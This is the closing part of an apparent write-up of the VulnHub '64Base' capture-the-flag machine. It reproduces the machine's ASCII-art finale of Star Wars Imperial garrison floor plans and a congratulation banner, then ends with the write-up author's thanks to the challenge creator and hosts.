\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

I n t e r i o r , L e v e l s 1 - 5

---------------------------------------

\_\_\_\_\_\_ \_\_\_\_\_\_ The first 5 levels of the garrison com-

/ \_\_\_\_ \\_\_\_\_\_\_\_/ \_\_\_\_ \ plex are of identical layout, construc-

/ / \\_\_\_\_\_\_\_\_\_/ \ \ ted around a level-spanning surface

/ / | 3 | 5 \ \ vehicle bay. Refer to the key below to

\ \ \\_\_\_\_\_/\_\_\_\_\_\_\_/ / determine what each level contains.

/ / o |o o| o \ \

\_\_/ / 2 .' o4o `. 6 \ \\_\_ 1 ... Storage Gallery (levels 1-2),

/ \_\_/ .' .\_o\_o\_. `. \\_\_ \ Armory (levels **3**-**4**), Training

/ / `-. .' .' 10 `. `. .-' \ \ Facilities and Recreation

/ / ~' .'`-.\_\_\_\_\_.-'`. `~ \ \ Rooms (level 5)

\ \ o < C | | | D > o 7 / / 2 ... Stormtrooper Barracks (levels

\ \\_\_ \ ' ' ' / \_\_/ / **1**-**3**), Security Barracks

\\_\_ \ **1** |---- **9** ----|~-.\_ / \_\_/ (levels **4**-**5**)

\ \ |==== B====| Y / **3** ...... Base Security (levels **1**-**5**)

\ \ |---- ----| / / **4** ......... Turbolifts (levels **1**-**6**)

/ / |\_\_A\_ \_ \_\_| **8** \ \ **5** .... Detention Block (levels **1**-**5**)

\ \ | | | | / / **6** ... Technical and Service Person-

\ \\_\_\_\_\_| | | |\_\_\_\_\_/ / nel Barracks (levels **1**-**5**)

\\_\_\_\_\_ `o| |o' \_\_\_\_\_/ 7 ... Technical Shops (levels 1-2),

`--' `--' Medical Bay (level **3**),

Science Labs (levels **4**-**5**)

**8** ... Storage Gallery (levels **1**-**2**), Droid Shops (levels **3**-**5**)

**9** ...................... Surface Vehicle Bay (levels **1**-**5**):

A .................................. AT-ST Scout Walker Bays

B ........................................ AT-AT Walker Bays

C ...................... Vehicle Maintenance and Repair Deck

D ........................................ Speeder Bike Deck

**10** ........................... Miscellaneous Vehicle Parking

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

I n t e r i o r , L e v e l **6**

---------------------------------

\_\_\_\_ \_\_\_\_

/ \_\_ \\_\_\_\_\_\_\_\_\_/ \_\_ \ Base command personnel, control rooms,

/ / \\_\_\_\_\_\_\_\_\_\_\_/ \ \ rooms, trade mission, and diplomatic

\ \ o oo o / / offices are located on this level.

/ / oo----. \ \

/ / **8** \_\_oo `.1 \ \ 1 ....... Sensor Monitors, Tractor Beam

\_\_/ /\ .~ || 2 \ \ \\_\_ and Shield Controls

/ \_\_/ \ .' 9.-'`-. | /\\_\_ \ **2** ....................... Computer Room

/ / o \|\_\_: o :\_\_\_\_\_|/ o \ \ **3** ....................... Meeting Rooms

\ \\_\_ **7** .---: **10** :------**.3** \_\_/ / **4** ...... Officers' and Pilots' Quarters

\\_\_ \ / `-..-' \/ \_\_/ **5** ... Trade Mission, Diplomatic Offices

\ \/\ 5 || / / **6** ........... Base Commander's Quarters

\ \ `. || 4 / / and offices

\ \ o~`---|| o / / 7 ............ Officer Recreation Rooms

/ /6 \_\_\_\_||\_\_\_\_\_ \ \ 8 ............................. Offices

\ \\_\_/ \_\_\_\_\_\_\_\_\_ \\_\_/ / 9 ................... Base Control Room

\\_\_\_\_/ \\_\_\_\_/ 10 ..................... Reception Area

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

I n t e r i o r , L e v e l 7

---------------------------------

\_\_ \_\_

/\_]\ /[\_\ The TIE Fighter Hanger Deck houses the

\ \,===========./ / garrison's TIE fighters in standard-design

//:o-----------o:\\ ceiling racks. Bases are usually equipped

/// X X X X X X \\\ with **30** TIE fighters and five TIE bombers

/// X X X\_X\_X X X \\\ (a single bomber takes up the same rack

\_\_/// X X [\_\_\_] X X \\\\_\_ space as two fighters). Five to **15** ships

/\\_/o X X **1** &/3\& X X o\\_/\ are on constant patrol, depending on the

\]\_\\ X X <\\\_//> //\_[/ base's readiness level.

\\\ X X \>&</2 X []///

\\\ X X [] X []/// 1 .............. TIE Fighter Ceiling Racks

\\\ X [] [] /// (holds up to 40 craft)

\\:o-----------o:// 2 ............. Lift Platforms, to Level 8

/\_/`==========='\\_\ **3** .................. Flight Control Center

\\_]/ \[\_/ X ............................ TIE Fighter

[] ............................ TIE Bomber

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

I n t e r i o r , L e v e l **8**

---------------------------------

(not shown)

The Flight Deck contains the tractor beam generators which catapult out-

going craft into the open sky and reel in landing ships. Pilots relinquish

control of their ships during take off and landing because of the limited

maneuvering area within the chutes.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

S u b - L e v e l I n s t a l l a t i o n s

---------------------------------------------

(not shown)

A large underground section of the base houses the main power and back-up

generators, the tractor beam and deflector shield generators, the environ-

ment control station, and the waste disposal and refuse units. Some

storage facilities are also located here.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%=x%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Version **1.9** (released **941211**).

Pictures by Lennert Stock (LS), Rowan Crawford (-Row), Ray Brunner, Bob

VanderClay and Joe Rumsey. The pictures work best when shown on a white on

black screen (except **for** some faces) with a not too fancy font. Contribu-

tions welcome, email to the adress below. Sources LS: The Star Wars Source-

book, Star Wars Imperial Sourcebook, The Star Wars Rebel Alliance Source-

book, Star Wars: The Roleplaying Game (**2**nd Ed) all by West End Games, Inc.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_

|\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_|

\_ \_ \_\_\_\_ \_\_ \_\_ \_\_ \_\_ \_\_\_\_ \_ \_ \_ \_\_\_\_\_ \_\_\_\_\_\_

| \ | | / \_\_ \\ \ / / \ \ / // \_\_ \ | | | |( )| \_\_ \ | \_\_\_\_|

| \| || | | |\ \ /\ / / \ \\_/ /| | | || | | ||/ | |\_\_) || |\_\_

| . ` || | | | \ \/ \/ / \ / | | | || | | | | \_ / | \_\_|

| |\ || |\_\_| | \ /\ / | | | |\_\_| || |\_\_| | | | \ \ | |\_\_\_\_

|\_| \\_| \\_\_\_\_/ \/ \/ |\_| \\_\_\_\_/ \\_\_\_\_/ |\_| \\_\|\_\_\_\_\_\_|

\_ \_\_\_\_\_\_ \_\_\_\_\_ \_\_\_\_\_ \_

/\ | || \_\_\_\_|| \_\_ \|\_ \_|| |

/ \ | || |\_\_ | | | | | | | |

/ /\ \ \_ | || \_\_| | | | | | | | |

/ \_\_\_\_ \ | |\_\_| || |\_\_\_\_ | |\_\_| |\_| |\_ |\_|

/\_/ \\_\ \\_\_\_\_/ |\_\_\_\_\_\_||\_\_\_\_\_/|\_\_\_\_\_|(\_)

\_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\_

|\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_||\_\_\_\_\_\_|

I hope you enjoyed this challenge

Please leave comments & feedback

@ https://www.vulnhub.com/?q=**64**base

-----------------------------------

**64**Base Challenge by **3**mrgnc3

@ https://**3**mrgnc3.ninja

-----------------------------------

Holy cow! This was an awesome VM to work with. There were a ton of tools and tricks that I either haven't used in forever, or was able to learn. I really loved the Star Wars theme and the ASCII art. This VM had plenty of rabbit holes to get lost in but had the perfect amount of \*hints\* to help keep you on track.  
  
I'd like to thank [@3mrgnc3](https://twitter.com/@3mrgnc3) for creating such a fun VM and of course [g0tmi1k](https://blog.g0tmi1k.com/) and [vulnhub](https://www.vulnhub.com/) for hosting these wonderful images. Also, I'd like to thank some of my buddies that worked on this with me.   
  
Until next time!  
  
geoda